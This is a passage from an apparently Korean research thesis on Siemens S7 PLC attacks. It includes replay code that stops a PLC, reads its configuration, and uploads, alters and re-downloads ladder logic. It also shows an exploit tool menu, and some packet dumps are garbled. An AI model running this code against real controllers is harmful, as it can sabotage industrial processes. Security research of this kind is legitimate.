23	3.7803	192.16.192.168.1	192.168.1	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
24	3.7805	192.16.192.168.1	192.168.1	S7COMM	87	ROSCTR:[Job] Function:[PLC Stop]
25	3.7874	192.16.192.168.1	192.168.1	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Stop]
26	3.7877	192.16.192.168.1	192.168.1	TCP	54	20728-102 [FIN, ACK] Seq=81 Ack=70 win=64171 Len=0
27	3.7880	192.16.192.168.1	192.168.1	TCP	60	102-20728 [ACK] Seq=70 Ack=82 win=4096 Len=0
28	3.7890	192.16.192.168.1	192.168.1	TCP	60	102-20728 [FIN, ACK] Seq=70 Ack=82 win=4096 Len=0
29	3.7890	192.16.192.168.1	192.168.1	TCP	60	102-20728 [RST, ACK] Seq=71 Ack=82 win=4096 Len=0
30	3.7890	192.16.192.168.1	192.168.1	TCP	54	20728-102 [ACK] Seq=82 Ack=71 win=64171 Len=0
31	3.7901	192.16.192.168.1	192.168.1	TCP	60	102-20728 [RST] Seq=71 win=4096 Len=0

Frame 24: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
Ethernet II, Src: AsustekC_7a:da:df (30:5a:3a:7a:da:df), Dst: Siemens_-44:0a:a2 (28:63:00:00:00:44)
Internet Protocol Version 4, Src: 192.168.10.2 (192.168.10.2), Dst: 192.168.10.155 (192.168.10.155)
Transmission Control Protocol, Src Port: 20728 (20728), Dst Port: 102 (102), Seq: 48, A
TPKT, Version: 3, Length: 33
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
S7 Communication
Header: (Job)
Protocol Id: 0x32
① ROSCTR: Job (1)
Redundancy Identification (Reserved): 0x0000
② Protocol Data Unit Reference: 50707
③ Parameter length: 16
Data length: 0
Parameter: (PLC Stop)
④ Function: PLC Stop (0x29)
Part 1 unknown bytes: 0000000000
Length part 2: 9
PI (program invocation) Service: P_PROGRAM

0000	28 63 36 44 0a a2 30 5a	3a 7a da df 08 00 45 00	(c6D..0Z :z...E.
0010	00 49 63 71 40 00 80 06	00 00 c0 a8 0a 02 c0 a8	..Icq@.....
0020	0a 9b 50 f8 00 66 99 72	ef 78 00 03 08 df 50 18	..P..f.r .x....P.
0030	fa bf 96 29 00 00 03 00	00 21 02 f0 80 32 01 00	...)....!...2..
0040	00 c6 13 00 10 00 00 29	00 00 00 00 00 09 50 5f	P_
0050	50 52 4f 47 52 41 4d		PROGRAM

<그림 IV-12> PLC 디바이스 중지 패킷 스니핑 결과

<그림 IV-12>의 결과에서 중요 필드를 보면 아래와 같다.

① ROSCTR: Job (1)

어떤 기능을 요청하는 명령어이다.

② Protocol Data Unit Reference: 50707

요청하는 참조 숫자이며 응답 참조 숫자도 같아야 한다.

③ Parameter length: 16

헤더를 뒤따르는 파라미터의 길이를 나타낸다.

④ Function: PLC Stop (0x29)

PLC 중지 명령어이다.

상기의 스니핑한 패킷을 복사하여 재전송하는 경우, PLC 디바이스가 중지기능을 수행하는지 실험한다. 스니핑한 결과의 필드 값들을 그대로 복사하여 전송하는 코드를 작성하였다. 작성한 코드는 아래와 같다.

```
int S7Stop(SOCKET sock)
{
    S7_PARAM_STOP paramStop;

    int retLen;
    char buf[BUFFER_SIZE];

    paramStop.sHeader.cotpData.tpkt.version = 0x03;
    paramStop.sHeader.cotpData.tpkt.reserved = 0;
    paramStop.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_PARAM_STOP));

    paramStop.sHeader.cotpData.length = 2;
    paramStop.sHeader.cotpData.type = 0xf0;
    paramStop.sHeader.cotpData.tpduNumber = 0x80;
    paramStop.sHeader.id = S7_ID;
    paramStop.sHeader.job = S7_JOB;
    paramStop.sHeader.reserved[0]=0;
    paramStop.sHeader.reserved[1]=0;
    paramStop.sHeader.reference=htons(50707);
    paramStop.sHeader.paramLength = htons(16);
    paramStop.sHeader.dataLength = htons(0);

    paramStop.function = PLC_STOP;
    memset(paramStop.unknown, 0x00, 5);
    paramStop.length = strlen(S7_PI);
    memcpy(paramStop.pi, S7_PI, strlen(S7_PI));

    send(sock, (char*)&paramStop, sizeof(S7_PARAM_STOP), 0);
    retLen=recv(sock, buf, BUFFER_SIZE, 0); |

    return S7Check(buf, retLen, "PLC stop");
}
```

<그림 IV-13> PLC 중지 메시지 재전송 코드

상기의 코드를 컴파일 하여 실행해 보고 패킷을 스니핑하면 PLC 디바이스로부터 <그림 IV-14>과 같은 결과를 얻는다. ①,②에서 확인한 것과 같이 PLC Stop 명령에 대한 에러가 없음을 확인할 수 있다.

No.	Time	Source	Destination	Protocol	Length	Info
22	3.7764	192.16.192.168.1	192.168.1	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
23	3.7803	192.16.192.168.1	192.168.1	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
24	3.7805	192.16.192.168.1	192.168.1	S7COMM	87	ROSCTR:[Job] Function:[PLC Stop]
25	3.7874	192.16.192.168.1	192.168.1	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Stop]
26	3.7877	192.16.192.168.1	192.168.1	TCP	54	20728-102 [FIN, ACK] Seq=81 Ack=70 win=64171 Len=0
27	3.7880	192.16.192.168.1	192.168.1	TCP	60	102-20728 [ACK] Seq=70 Ack=82 win=4096 Len=0
28	3.7890	192.16.192.168.1	192.168.1	TCP	60	102-20728 [FIN, ACK] Seq=70 Ack=82 win=4096 Len=0
29	3.7890	192.16.192.168.1	192.168.1	TCP	60	102-20728 [RST, ACK] Seq=71 Ack=82 win=4096 Len=0
30	3.7890	192.16.192.168.1	192.168.1	TCP	54	20728-102 [ACK] Seq=82 Ack=71 win=64171 Len=0
31	3.7901	192.16.192.168.1	192.168.1	TCP	60	102-20728 [RST] Seq=71 win=4096 Len=0

Frame 25: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

Ethernet II, Src: Siemens_44:0a:a2 (28:63:36:44:0a:a2), Dst: AsustekC_7a:da:df (30:5a:3a:7a:da:df)

Internet Protocol Version 4, Src: 192.168.10.155 (192.168.10.155), Dst: 192.168.10.2 (192.168.10.2)

Transmission Control Protocol, Src Port: 102 (102), Dst Port: 20728 (20728), Seq: 50, Ack: 82, Len: 0

TPKT, version: 3, Length: 20

ISO 8073/X.224 COTP Connection-oriented Transport Protocol

S7 Communication

Header: (Ack_Data)

Protocol Id: 0x32

ROSCTR: Ack_Data (3)

Redundancy Identification (Reserved): 0x0000

Protocol Data Unit Reference: 50707

Parameter length: 1

Data length: 0

Error class: No error (0x00)

① Error code: 0x00

Parameter: (PLC Stop)

② Function: PLC Stop (0x29)

```

0000 30 5a 3a 7a da df 28 63 36 44 0a a2 08 00 45 00 02:z..(c 6D....E.
0010 00 3c 03 7c 00 00 1e 06 03 53 c0 a8 0a 9b c0 a8 .<.|....5.....
0020 0a 02 00 66 50 f8 00 03 08 df 99 72 ef 99 50 18 ...fP...r..P.
0030 10 00 88 58 00 00 03 00 00 14 02 f0 80 32 03 00 ...X....2...
0040 00 c6 13 00 01 00 00 00 00 29 .....

```

<그림 IV-14> STOP 재전송 공격에 대한 응답 패킷

PLC 디바이스가 RUN 상태에서 STOP 상태로 바뀌는지를 확인해 본 결과, 마찬가지로 RUN에 켜져 있던 LED가 STOP 상태의 LED로 바뀔을 확인할 수 있다.

3. PLC 디바이스의 설정정보

PLC 디바이스의 설정 정보들을 재전송공격으로 가져올 수 있는지 실험한다. TIA를 실행하게 되면 자동적으로 PLC 디바이스의 설정정보를 주기적으로 가져온다. 설정정보를 가져오는 패킷을 스니핑한 결과는 <그림 IV-15>와 같다.

- 29 -

dCollection @sch

```

No.  Time  Source  Destination  Protocol  Length  Info
12 1.0737192.16.192.168.157COMM 87 ROSCTR:[Userdata] Function:[Request] -> [CPU functions] -> [Read SZL]
13 1.0772192.16.192.168.157COMM 301 ROSCTR:[Userdata] Function:[Response] -> [CPU functions] -> [Read SZL]
<
Frame 12: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
Ethernet II, Src: AsustekC_7a:da:df (30:5a:3a:7a:da:df), Dst: Siemens_44:0a:a2 (28:63:36:44:0a:a2)
Internet Protocol Version 4, Src: 192.168.10.2 (192.168.10.2), Dst: 192.168.10.155 (192.168.10.155)
Transmission Control Protocol, Src Port: 30946 (30946), Dst Port: 102 (102), Seq: 48, Ack: 50, Len: 33
TPKT, Version: 3, Length: 33
ISO 8073/X.224 COTP Connection-oriented Transport Protocol
S7 Communication
  Header: (Userdata)
    Protocol Id: 0x32
    ROSCTR: Userdata (7)
    Redundancy Identification (Reserved): 0x0000
    Protocol Data Unit Reference: 52941
    Parameter length: 8
    Data length: 8
  Parameter: (Request) -> (CPU functions) -> (Read SZL)
    Parameter head: 0x000112
    Parameter length: 0
    ① Unknown (Request/Response): 0x11
      0100 .... = Type: Request (4)
    ② .... 0100 = Function group: CPU functions (4)
      ③ Subfunction: Read SZL (1)
    Sequence number: 0
  Data (SZL-ID: 0x001c, Index: 0x0000)
0000 28 63 36 44 0a a2 30 5a 3a 7a da df 08 00 45 00 (c60..0z :z....E.
0010 00 49 2f f4 40 00 80 06 00 00 c0 a8 0a 02 c0 a8 .I/.@..
0020 0a 9b 78 e2 00 66 cd 76 6b d0 00 05 21 df 50 18 ..x..f.v k...l.P.
0030 fa bf 96 29 00 00 03 00 00 21 02 f0 80 32 07 00 ...)....l...2..
0040 00 ce cd 00 08 00 08 00 01 12 00 11 44 01 00 ff .....D...
0050 09 00 00 00 1c 00 00 .....

```

<그림 IV-15> PLC 설정정보 요청 패킷

<그림 IV-15>의 결과에서 중요 필드를 보면 아래와 같다.

- ① Unknown (Request/Response): 0x11
기능 요청을 요구하는 필드이다.
- ② 0100 = Function group: CPU functions (4)
기능을 요청하는 그룹 중에 CPU 기능을 요청한다.
- ③ Subfunction: Read SZL (1)
CPU 기능 중에서 SZL(System-Zustands(상태) Listen) 기능을 요청한다.

상기의 스니핑한 패킷을 복사하여 재전송하는 경우, PLC 디바이스의 상태와 설정정보를 가져오는지 실험한다. 스니핑한 결과의 필드 값들을 그대로 복사하여 전송하는 코드를 작성하여 실행해 보고 패킷을 스니핑하면 PLC 디바이스로 부터 <그림 IV-16>과 같은 결과를 얻는다.

No.

Time

Source

Destination

Protocol

Length

Info

12

1.0737

192.16.192.168

157COMM

87 ROSCTR:[Userdata]

Function:[Request] -> [CPU functions] -> [Read SZL]

13

1.0772

192.16.192.168

157COMM

301 ROSCTR:[Userdata]

Function:[Response] -> [CPU functions] -> [Read SZL]

S7 Communication

Header: (Userdata)

Parameter: (Response) ->(CPU functions) ->(Read SZL)

Parameter head: 0x000112

Parameter length: 8

Unknown (Request/Response): 0x12

1000 = Type: Response (8)

.... 0100 = Function group: CPU functions (4)

Subfunction: Read SZL (1)

Sequence number: 4

Data unit reference number: 72

Last data unit: No (0x01)

Error code: No error (0x0000)

Data (SZL-ID: 0x001c, Index: 0x0000)

Return code: Success (0xff)

Transport size: OCTET STRING (0x09)

Length: 214

SZL-ID: 0x001c, Diagnostic type: CPU, Number of the partial list extract: Identification of all componen

SZL-Index: 0x0000

SZL partial list length in bytes: 34

SZL partial list count: 10

SZL data tree (list count no. 1)

SZL partial list data: 000153373330302f45543230304d2073746174696f6e5f31...

SZL data tree (list count no. 2)

SZL data tree (list count no. 3)

SZL data tree (list count no. 4)

SZL data tree (list count no. 5)

SZL data tree (list count no. 6)

SZL data tree [Fragment, complete response doesn't fit one PDU]

SZL data: 0008

0000

30 5a 3a 7a da df 28 63 36 44 0a a2 08 00 45 00

0Z:z..(c 6D...E.

0010

01 1f fd 62 00 00 1e 06 08 89 c0 a8 0a 9b c0 a8

...b....

0020

0a 02 00 66 78 e2 00 05 21 df cd 76 6b f1 50 18

...fx... !..vk,P.

0030

10 00 3b 6a 00 00 03 00 00 f7 02 f0 80 32 07 00

...j].... 2..

0040

00 ce cd 00 0c 00 da 00 01 12 08 12 84 01 04 48

.....H

0050

01 00 00 ff 09 00 d6 00 1c 00 00 00 22 00 0a 00

.....

0060

01 53 37 33 30 30 2f 45 54 32 30 30 4d 20 73 74

..S/300/E T200M st

0070

61 74 69 6f 6e 5f 31 00 00 00 00 00 00 00 00 00

..ation_1.

0080

00 00 02 50 4c 43 5f 31 00 00 00 00 00 00 00 00

...PLC_1

0090

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

.....

00a0

00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00

.....

00b0

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

.....

00c0

00 00 00 00 00 00 00 04 4f 72 69 67 69 6e 61 6c 20

.....Original

00d0

53 69 65 6d 65 6e 73 20 45 71 75 69 70 6d 65 6e

Siemens Equipmen

00e0

74 00 00 00 00 00 00 00 05 53 20 43 2d 46 4f 44

t.....S C-FOD

00f0

55 39 33 39 30 32 30 31 35 00 00 00 00 00 00 00

U9390201 5.....

0100

00 00 00 00 00 00 00 00 00 00 07 43 50 55 20 33

.....CPU 3

0110

31 34 43 2d 32 20 50 4e 2f 44 50 00 00 00 00 00

14C-2 PN /DP.....

0120

00 00 00 00 00 00 00 00 00 00 00 00 00 08

.....

<그림 IV-16> PLC 디바이스 설정정보 재전송 공격에 대한 응답 패킷

<그림 IV-16>에서 중요 필드를 보면 아래와 같다.

- ① 1000 = Type: Response (8)

요청에 대한 응답 패킷을 의미한다.

- ② Error code: No error (0x0000)

응답이 에러가 없음을 의미한다.

- ③ Length: 214

헤더를 뒤따르는 파라미터의 길이를 나타낸다.

- ④ SZL partial list length in bytes: 34

각 시스템 상태 정보를 나타내는 SZL(System Zustands(상태) Listen)의 크기는

34바이트다.

- ⑤ SZL partial list count: 10

SZL의 개수는 10개이다.

- ⑥ SZL partial list data: 0001.....

SZL의 정보를 담고 있다.


<그림 IV-17>, <그림 IV-18>의 결과를 보면, 재전송 공격 프로그램을 실행한 결과와 TIA 프로그램에서 보여주고 상태 정보창의 정보가 일치함을 확인할 수 있다.

```
Enter PLC IP Address : 192.168.10.155

1. Replay Exploit
2. Modulation Exploit
3. Memory Protection Exploit on Remote
4. Memory Protection Exploit on Local
0. Quit

Input your number : 1
1. Start PLC
2. Stop PLC
3. Get Device Information
Enter your number : 3
"setup" success
>>> S7300/ET200M station_1
>>> PLC_1
>>>
>>> Original Siemens Equipment
>>> S C-FODU93902015
>>> CPU 314C-2 PN/DP
```

<그림 IV-17> 재전송 공격 도구 결과 화면




<그림 IV-18> TIA 프로그램의 상태 정보창

제3절 변조된 PLC 프로그램 및 펌웨어 삽입 공격

본 절에서는 변조된 PLC 프로그램과 펌웨어를 PLC에 삽입하였을 경우, PLC가 어떤 행위를 하는지 검증한다. 변조된 PLC 프로그램과 펌웨어를 삽입하기 위한 삽입 공격 도구를 개발하고 취약점을 검증한다.

1. 변조된 PLC 프로그램 삽입 공격

변조된 PLC 프로그램을 삽입하였을 경우, PLC 디바이스가 변조된 PLC 프로그램을 실행하는지 검증한다. 변조된 PLC 프로그램을 삽입하기 위하여 3단계로 진행한다. 첫 번째로 현재 적용되어 있는 PLC 프로그램을 업로드한다. 두 번째로 업로드한 프로그램의 OPEN 점점코드를 CLOSE 점점코드로 변환한다. 세 번째로 변조된 PLC 프로그램을 PLC 디바이스로 다운로드한다. 변조된 PLC 프로그램 삽입 공격의 전체 트랜잭션은 <그림 IV-19>와 같다.



<그림 IV-19> 변조된 PLC 프로그램 삽입 공격 트랜잭션

가. PLC 프로그램 업로드

변조된 PLC 프로그램을 다운로드 하기 전에 현재 PLC 디바이스에 저장되어 있는 PLC 프로그램을 업로드하여야 한다. PLC 프로그램을 업로드하기 위하여 S7프로토콜 중 [Start upload], [Upload], [End upload] 프로토콜을 구현하였다. 프로토콜을 구현하기 위하여 [Start upload], [Upload], [End upload] 기능을 아래와 같이 구현하였다.


```

int S7UploadFB(SOCKET sock, char *retBuf, int *retBufLen)
{
    S7_START_BLOCK startUpload;
    S7_BLOCK upload;
    S7_BLOCK endUpload;

    char *offset;
    S7_ACK_DATA *ackData;
    int retLen;
    int bufLen;
    char buf[BUFFER_SIZE];
    /* [start upload] 구현 */
    startUpload.block.sHeader.cotpData.tpkt.version = 0x03;
    startUpload.block.sHeader.cotpData.tpkt.reserved = 0;
    startUpload.block.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_START_BLOCK));

    startUpload.block.sHeader.cotpData.length = 2;
    startUpload.block.sHeader.cotpData.type = 0xF0;
    startUpload.block.sHeader.cotpData.tpduNumber = 0x80;
    startUpload.block.sHeader.id = S7_ID;
    startUpload.block.sHeader.job = S7_JOB;
    startUpload.block.sHeader.reserved[0]=0;
    startUpload.block.sHeader.reserved[1]=0;
    startUpload.block.sHeader.reference=htons(52941);
    startUpload.block.sHeader.paramLength = htons(18);
    startUpload.block.sHeader.dataLength = htons(0);

    startUpload.block.function = START_UPLOAD;
    startUpload.block.block_control1 = 0x00;
    startUpload.block.error_code = htons(0);
    memset(startUpload.block.block_control2, 0x00, 4);
    startUpload.length = 0x09;
    memcpy(startUpload.file_id, "_0E00001A", 9);

    send(sock, (char*)&startUpload, sizeof(S7_START_BLOCK), 0);
    retLen=recv(sock, buf, BUFFER_SIZE, 0);
    if(S7Check(buf, retLen, "upload start") < 0)
        return -1;

    /* [upload] 구현 */
    upload = startUpload.block;
    upload.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_BLOCK));
    upload.sHeader.paramLength = htons(8);
    upload.function = UPLOAD;
    upload.block_control2[3] = 0x07;

    send(sock, (char*)&upload, sizeof(S7_BLOCK), 0);
    retLen=recv(sock, buf, BUFFER_SIZE, 0); /* upload 대기 */
    if(S7Check(buf, retLen, "upload") < 0)
        return -1;

    /* [end upload] 구현 */
    offset = buf+sizeof(S7_HEADER)+4;
    bufLen = retLen - sizeof(S7_HEADER)-4;
    memcpy(retBuf, offset, bufLen);
    *retBufLen = bufLen;

    upload.function = END_UPLOAD ;

    send(sock, (char*)&upload, sizeof(S7_BLOCK), 0);
    retLen=recv(sock, buf, BUFFER_SIZE, 0); /*end upload 대기*/
    if(S7Check(buf, retLen, "end upload") < 0)
        return -1;

    return 0;
}

```

<그림 IV-20> PLC 프로그램 업로드 코드

구현한 변조공격 검증도구를 실행하고 패킷을 스니핑하면 <그림 IV-21>과

같은 결과를 얻는다.

No.	Time	Source	Destination	Protocol	Length	Info
① 44	2.9090	192.16.192.168.1S7COMM		89 ROSCTR:[Job]		Function:[Start upload] Type:[FB] No.: [00001]
45	2.9128	192.16.192.168.1S7COMM		89 ROSCTR:[Ack_Data]		Function:[Start upload]
46	2.9131	192.16.192.168.1S7COMM		79 ROSCTR:[Job]		Function:[upload]
② 47	2.9169	192.16.192.168.1S7COMM		219 ROSCTR:[Ack_Data]		Function:[upload]
48	2.9171	192.16.192.168.1S7COMM		79 ROSCTR:[Job]		Function:[End upload]
49	2.9207	192.16.192.168.1S7COMM		74 ROSCTR:[Ack_Data]		Function:[End upload]

Frame 47: 219 bytes on wire (1752 bits), 219 bytes captured (1752 bits) on interface 0
Ethernet II, Src: Siemens_44:0a:a2 (28:63:36:44:0a:a2), Dst: AsustekC_7a:da:df (30:5a:3a:7a:da:df)
Internet Protocol Version 4, Src: 192.168.10.155 (192.168.10.155), Dst: 192.168.10.2 (192.168.10.2)
Transmission Control Protocol, Src Port: 102 (102), Dst Port: 20904 (20904), Seq: 85, Ack: 108, Len: 219
TPKT, Version: 3, Length: 165
ISO 8073/X.224 cOTP connection-Oriented Transport Protocol
S7 Communication
Header: (Ack_Data)
Parameter: (upload)
Function: Upload (0x1e)
③ Parameter data: 00
④ Data

0000	30 5a 3a 7a da df 28 63 36 44 0a a2 08 00 45 00	0Z:z..(c 6D....E.
0010	00 cd 19 6d 00 00 1e 06 ec d0 c0 a8 0a 9b c0 a8	...m.....
0020	0a 02 00 66 51 a8 00 03 1c 1a 42 93 3c 6d 50 18	...fQ... ..B.<mp.
0030	10 00 be a4 00 00 03 00 00 a5 02 f0 80 32 03 00	Z..
0040	00 ce cd 00 02 00 90 00 00 1e 00 00 8c 00 fb 70	P
0050	70 01 01 02 0e 00 01 00 00 00 8c 00 00 00 00 02	p.....
0060	0f 31 58 2d 74 01 5f 12 9a 2d 73 00 10 00 0a 00	..1x-t...-s.....
0070	00 00 2a ba 00 79 5a 00 00 79 5a 00 20 bf 00 79	..*.yZ...yZ...y
0080	59 00 01 fc 01 79 da 00 20 79 58 00 20 30 0c 07	y...y...yx.0...
0090	00 24 01 79 58 00 20 79 da 00 10 65 00 01 01 00	\$.yx. y...e...
00a0	08 00 00 00 01 01 01 01 01 02 01 04 20 03 00 16	
00b0	00 0a 00 08 00 00 00 00 00 00 00 00 00 00 00	
00c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 01	
00d0	00 df 10 00 00 00 00 00 00 00 00 00 00 00 00	

<그림 IV-21> FB1 업로드 요청을 실행한 결과

<그림 IV-21>의 중요필드 내용은 아래와 같다.

- ① [Job] Function: [Start upload] Type:[FB]

FB1에 대한 업로드를 요청한다.

- ② [Ack_Data] Function: [Upload]

업로드 요청에 대한 응답 패킷이며 PLC 프로그램 데이터를 보내준다.

- ③ Function: Upload (0x1e)

업로드 요청에 대한 응답을 나타낸다.

- ④ Data

PLC 디바이스에서 실행되고 있는 프로그램 데이터이다.

나. PLC 프로그램 변조

먼저 PLC 프로그램의 OPEN 접점을 CLOSE 접점으로 바꾸기 위한 시도를 하였다. 이를 위해서는 프로그램블록의 바이너리 hex(HEX) 값이 어떠한 의미를 가지는지 모두 분석하여야 하지만 이는 많은 시간이 필요하다. 따라서 레더로직에서 OPEN 접점과 CLOSE 접점을 작성하고 PLC 디바이스에 다운로드 한 후, 이를 다시 업로드하여 hex 값을 비교하여 보았다. 그 결과 아래와 같이 두 바이트의 hex 값이 OPEN 접점과 CLOSE 접점을 의미함을 발견하였다.

- OPEN 접점 : [0x79, 0x5a]
- CLOSE 접점 : [0x79, 0x5b]

따라서 PLC 프로그램의 OPEN 접점을 CLOSE 접점으로 바꾸기 위하여 업로드된 PLC 프로그램에서 <그림 IV-22>의 필드를 [0x79, 0x5b]로 변환하였다.

0040	00	ce	cd	00	02	00	90	00	00	1e	00	00	8c	00	fb	70
0050	70	01	01	02	0e	00	01	00	00	00	8c	00	00	00	00	02
0060	0f	31	58	2d	74	01	5f	12	9a	2d	73	00	10	00	0a	00
0070	00	00	2a	ba	00	79	5a	00	00	79	5a	00	20	bf	00	79
0080	59	00	01	fc	01	79	da	00	20	79	58	00	20	30	0c	07
0090	00	24	01	79	58	00	20	79	da	00	10	65	00	01	01	00
00a0	08	00	00	00	01	01	01	01	01	02	01	04	20	03	00	16
00b0	00	0a	00	08	00	00	00	00	00	00	00	00	00	00	00	00
00c0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01
00d0	00	df	10	00	00	00	00	00	00	00	00					

<그림 IV-22> 업로드된 프로그램에서 OPEN 접점을 나타내는 필드

다. PLC 프로그램 다운로드

PLC 프로그램을 다운로드하기 위하여 S7프로토콜 중 [Request download], [Download block], [Download ended] 프로토콜을 구현하였다. 프로토콜을 구현하기 위하여 [Request download], [Download block], [Download ended] 기능을 아래와 같이 구현하였다.

```

int S7DownloadFB(SOCKET sock, char *reqBuf, int buflen)
{
    S7_REQUEST_DOWNLOAD reqDown;
    S7_ACK_S ackDown;
    S7_PL_C_CONTROL_FB plcControl;
    int retLen;
    int refer;
    char buf[BUFFER_SIZE];
    //////////////////////////////////////request download////////////////////////////////////
    reqDown.start_block.block.sHeader.cotpData.tpkt.version = 0x03;
    reqDown.start_block.block.sHeader.cotpData.tpkt.reserved = 0;
    reqDown.start_block.block.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_REQUEST_DOWNLOAD));
    reqDown.start_block.block.sHeader.cotpData.length = 2;
    reqDown.start_block.block.sHeader.cotpData.type = 0xf0;
    reqDown.start_block.block.sHeader.cotpData.tpdNumber = 0x80;
    reqDown.start_block.block.sHeader.id = S7_ID;
    reqDown.start_block.block.sHeader.job = S7_JOB;
    reqDown.start_block.block.sHeader.reserved[0]=0;
    reqDown.start_block.block.sHeader.reserved[1]=0;
    reqDown.start_block.block.sHeader.reference=htons(52941);
    reqDown.start_block.block.sHeader.paramLength = htons(32);
    reqDown.start_block.block.sHeader.dataLength = htons(0);
    reqDown.start_block.block.function = START_DOWNLOAD;
    reqDown.start_block.block.block.control1 = 0x00;
    reqDown.start_block.block.error_code = htons(0);
    memset(reqDown.start_block.block.block.control2, 0x00, 4);
    reqDown.start_block.length = 0x09;
    memcpy(reqDown.start_block.file_id, "_OE00001P", 9);
    reqDown.length = 0x0d;
    memcpy(reqDown.mc7_code, "1000140000042", 13);
    send(sock, (char *)&reqDown, sizeof(S7_REQUEST_DOWNLOAD), 0); //request download
    retLen=recv(sock, buf, BUFFER_SIZE, 0); //request download
    if(S7Check(buf, retLen, "download start") < 0)
        return -1;
    retLen=recv(sock, buf, BUFFER_SIZE, 0);
    if((refer=S7Check(buf, retLen, "download request")) < 0)
        return -1;
    //////////////////////////////////////download block////////////////////////////////////
    ackDown.sHeader.cotpData.tpkt.version = 0x03;
    ackDown.sHeader.cotpData.tpkt.reserved = 0;
    ackDown.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_ACK_S) * buflen);
    ackDown.sHeader.cotpData.length = 2;
    ackDown.sHeader.cotpData.type = 0xf0;
    ackDown.sHeader.cotpData.tpdNumber = 0x80;
    ackDown.sHeader.id = S7_ID;
    ackDown.sHeader.job = S7_ACK;
    ackDown.sHeader.reserved[0]=0;
    ackDown.sHeader.reserved[1]=0;
    ackDown.sHeader.reference=refer;
    ackDown.sHeader.paramLength = htons(2);
    ackDown.sHeader.dataLength = htons(144);
    ackDown.error_class = 0x00;
    ackDown.error_code = 0x00;
    ackDown.function = 0x1b;
    ackDown.reserved = 0x00;
    memcpy(buf, (char *)&ackDown, sizeof(S7_ACK_S));
    memcpy(buf+sizeof(S7_ACK_S), reqBuf, buflen);
    retLen = send(sock, buf, sizeof(S7_ACK_S)+buflen, 0); //download block
    retLen=recv(sock, buf, BUFFER_SIZE, 0); /* 메시지 수신 */
    if((refer=S7Check(buf, retLen, "download")) < 0)
        return -1;
    //////////////////////////////////////download ended////////////////////////////////////
    ackDown.function = END_DOWNLOAD ;
    ackDown.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_ACK_S)-1);
    ackDown.sHeader.reference=refer;
    ackDown.sHeader.paramLength = htons(1);
